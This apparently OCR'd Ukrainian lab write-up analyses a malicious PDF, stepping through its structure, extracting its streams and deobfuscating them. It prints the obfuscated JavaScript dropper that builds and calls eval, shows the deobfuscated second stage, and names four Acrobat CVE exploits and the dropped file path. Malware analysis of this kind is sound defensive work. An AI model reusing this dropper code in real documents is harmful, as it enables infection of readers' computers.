


Рисунок 3.7 - Вміст після деобфускації коду

У завданні 4 потрібно обчислити MD5-хеш (рисунок 3.8) раніше експортованого файлу fcexploit.pdf за допомогою команди в PowerShell:

powershell

Get-FileHash -Algorithm MD5 fcexploit.pdf




Рисунок 3.8 - Команда в PowerShell та MD5-хеш

Перед розглядом аналізу PDF-файлу важливо зрозуміти його структуру (рисунок 3.9). У короткому вигляді PDF-файл містить наступні складові:

1. заголовок (Header);
2. тіло (Body);
3. таблиця перекресних посилань (Cross-reference table);
4. трейлер (Trailer);

Ця структура допомагає розуміти, як об'єднані компоненти PDF-файлу та дозволяє здійснювати більш детальний аналіз вмісту та інших характеристик цього формату файлів.

Рисунок 3.9 - Структура PDF-файлу

Header містить інформацію про версію %PDF-1.3. У даному випадку цю інформацію можна також побачити під час аналізу HTTP-потоку в дампі через Wireshark (як і інші елементи документа).

Body документа містить об'єкти (потоки), зображення та інші елементи. Cross-reference table дозволяє взаємодіяти з кожним об'єктом, який міститься в тілі.

Trailer визначає, як програми будуть читати документ, оскільки читання документа починається з кінця (саме тут), де програма знаходить Cross-reference table і звертається до об'єктів за посиланнями з таблиці.

Нічого не заважає нам додавати наші власні Body, Cross-reference table та Trailer в кінець існуючого документа, і лишається незмінним лише Header.

Розібравшись з архітектурою PDF-файлу, давайте докладніше розглянемо вміст Body. Тут зберігаються потоки об'єктів - послідовність байтів, яка може мати необмежений розмір. У всіх об'єктів є ідентифікатор, за яким можна посилатися для обробки PDF. Наприклад, у нашому випадку є посилання на об'єкт "/JS 5 0 R," де "R" означає reference (посилання). За допомогою цього посилання можна дізнатися, який вміст буде оброблено на наступному етапі.

Крім того, у PDF-документі є можливість працювати з вмістом потоку, використовуючи схеми фільтрації (/Filter), наприклад, /Filter [/FlateDecode]. Це свідчить про те, що дані були закодовані з використанням стиснення zlib/deflate.

Щоб дізнатися кількість об'єктів, яку містить PDF-файл , використаємо pdfid і подивимося на кількість об'єктів в ньому - їх тут 19 (рисунок 3.10).

Потрібно звернути увагу, що кількість obj не дорівнює endobj, що означає, що документ є недоречним (malformed).




Рисунок 3.10 - Відомості про структуру документа

Щоб знайти кількість схем фільтрації, що використовується для потоків об'єктів, давайте ще раз розглянемо наш HTTP-потік у Wireshark (рисунок 3.11). Ми побачимо, що для потоків об'єктів (наприклад, 10) використовуються 4 схеми фільтрації.




Рисунок 3.11 - Схеми фільтрації у потоці з дампа трафіку

Номером потоку об’єкта в якому може міститися шкідливий JS-код буде посилання "/JS 5 0 R" з четвертого object stream зображений на рисунку 3.12.





Рисунок 3.12 - Посилання на об'єкт, що містить JS code

Перед тим як продовжити, потрібно видобути дампи потоків за допомогою pdfextract з Origami (рисунок 3.13):

./pdfextract fcexploit.pdf

Рисунок 3.13 - Експорт потоків за допомогою pdfextract

Спочатку нас цікавить п'ятий потік, оскільки він містить JavaScript-код і запис /Action, завдяки якому виконується JS-код з п'ятого object stream зображено на рисунку 3.14.



```
var SSS = null;
var SS = «ev»;
var $S = «»;
$5 = «in»;
app.doc.syncAnnotScan();
S$ = «ti»;
if (app.plugIns.length != 0) {
   var $$ = 0;
   S$ += «tl»;
   $5 += «fo»;
   ____SSS = app.doc.getAnnots({
      nPage: 0
   });
   S$ += «e»;
   $S = this.info.title;
}
var S5 = «»;
if (app.plugIns.length > 3) {
   SS += «a»;
   var arr =
$S.split(/U_155bf62c9aU_7917ab39/);
   for (var $ = 1; $ < arr.length; $++) {
      S5 += String.fromCharCode(«0x» + arr[$]);
   }
   SS += «l»;
}
if (app.plugIns.length >= 2) {
   app[SS](S5);
}
```

Рисунок 3.14 - JS-код з п'ятого object stream

Тепер нам потрібно з'ясувати, що міститься в змінних:

1. "____SSS"

2. "$S"

Читання файлу починається з кінця (з Trailer), тому, виконавши команду `pdf-parser.py -v fcexploit.pdf`, ми отримаємо структуру PDF.

Заходячи в Trailer, можна побачити на рисунку 3.15, що запис /Info посилається на 11 obj.




Рисунок 3.15 - Структура трейлера

Якщо розглянути 11 об'єкт, ми побачимо на рисунку 3.16, що необхідний запис /Title міститься в 10 об'єкті, що означає, що вміст 10 об'єкта поміщається в змінну $S. Також видно, що 11 об'єкт містить потік байтів, проте pdfextractor його не видобуває.




Рисунок 3.16 - Структура 11 об’єкта

Ми бачимо, що файл `stream_10.dmp` містить такі дані, що зображено на рисунку 3.17 .

U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab
395fU_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab3953U_155bf62c9aU_79
17ab3953U_<……..>7917ab3924U_155bf62c9aU_7917ab3929U_155bf62c9aU_79
17ab393b

Рисунок 3.17 - Файл stream_10.dmp

Далі деобфускуємо його зміст (рисунок 3.18). Хоча можна використовувати CyberChief, ми використовуємо відкриту консоль браузера. Після аналізу коду з п'ятого потоку стає зрозумілим, що тут відбувається перетворення масиву із шістнадцяткового формату в ASCII.

Спершу передамо вміст 10 потоку у змінну S, а потім застосуємо фрагмент коду з п'ятого потоку для деобфускації.

```
> var arr = S.split(/U_155bf62c9aU_7917ab39/);
    for (var $ = 1; $ < arr.length; $++) {
        $5 += String.fromCharCode("0x" + arr[$]);
    }
'____SS=1;____$5=____SSS[____SS].subject;____$S=0;____$=____$5.replace(/X_17844743X_170987743/g,"%");____S5=____SSS[____$S].subject;____$+=____S
(____S$);____SS=1;____$5=____SSS[____SS].subject;____$S=0;____$=____$5.replace(/X_17844743X_170987743/g,"%");____S5=____SSS[____$S].subject;____
pp.eval(____S$);'
>
```

Рисунок 3.18 - Деобфускований вміст 10-го потоку

De4js допоміг вивести код у читабельний вигляд на рисунку 3.19.

```
_____SS = 1;
_____$5 = _____SSS[_____SS].subject;
_____$S = 0;
_____$ = _____$5.replace(/X_17844743X_170987743/g, «%»);
_____S5 = _____SSS[_____$S].subject;
_____$ += _____S5.replace(/89af50d/g, «%»);
_____$ = _____$.replace(/\\n/, «»);
_____$ = _____$.replace(/\\r/, «»);
_____S$ = unescape(_____$);
app.eval(_____S$);
```

Рисунок 3.19 - Вміст змінної $5

Вище ми бачимо деобфускований і зрозумілий вміст змінної $5. У п'ятому потоці міститься `app.doc.getAnnots({nPage:0});`. У документі всього 3 об'єкта, які містять записи /Annot (рисунок 3.20).




Рисунок 3.20 - Об'єкти, що містять /Annot в pdf

Детально розглянувши вміст цих об'єктів, ми бачимо посилання на інші об'єкти 7 і 9 з потоками байтів (вказано /Length...). І це є відповіддю на запитання 8 - виявити потоки об'єктів, які містять JS-код в PDF-файлі, впорядкувати номери цих потоків за зростанням, JS-код поділений на два потоки.

Об'єкти 7 і 9 є цікавими для нас також тим, що вони містять потоки. Однак pdfextract вже видобув всі дані, залишився лише оглянути їхні вмісти і деобфускувати їх.

За деобфускованим кодом з 10-го потоку видно на рисунку 3.21




Рисунок 3.21 - Деобфускований код з 10-го потоку

Посилання на об'єкти з потоками можна побачити на рисунку 3.22




Рисунок 3.22 - Посилання на об'єкти з потоками

Обфускований вміст потоку stream_7.dmp виглядає так, як зображено на рисунку 3.23.

89af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d3889af50d38

89af50d3889af50d3889af50d3889af50d3889af50d3889a<....>d7489af50d6989af50

d6f89af50d6e89af50d2889

Рисунок 3.23 - Обфускований вміст потоку stream_7.dmp

Також обфускований вміст потоку stream_9.dmp виглядає так (рисунок 3.24).

17098774320X_17844743X_17098774320X_17844743X_17098774320X_17844743

X_170987743

20X_17844743X_17098774320X_<....>17844743X_17098774320X_17844743X_17

098774320

Рисунок 3.24 - Обфускований вміст потоку stream_9.dmp

Тут ми все ж таки скористаємося CyberChief для деобфускації і напишемо власний рецепт, виходячи з коду 10-го потоку. У результаті отримуємо наступне на рисунку 3.25.

Рисунок 3.25 - Результат деобфускації вмісту 7 та 9 потоків

Цей код досить обширний і містить 4 експлойти зображені на рисунку 3.26

.

1. **calc.exe payload — CVE-2009-4324**
2. **freecell.exe payload – CVE-2008-2992**
3. **notepad.exe payload – CVE-2007-5659**
4. **cmd.exe payload – CVE-2009-0927**

Рисунок 3.26 - Експлойти коду

Перед аналізом навантаження потрібно обережно зберегти його в файл з розширенням .sc або .exe. Для цього ми можемо використати веб-сайт shell2exe, де вводимо навантаження, а потім отримуємо готовий exe-файл на рисунку 3.27.

Після цього ми можемо додати shellcode.exe до IDA Pro або x32 Debugger. І тут стає видно, що для четвертого експлойту повний шлях після завантаження malware4 - C:\Windows\System32\a.exe. Це і є відповіддю на питання 9: "Код JS, відповідальний за виконання експлойту, містить вставки shellcode, які розміщують зловмисний виконуваний файл. Який є повний шлях до зловмисних виконуваних файлів після їхнього створення на комп'ютері жертви, можна дізнатись в результаті досліджень, що на рисунку 3.27.

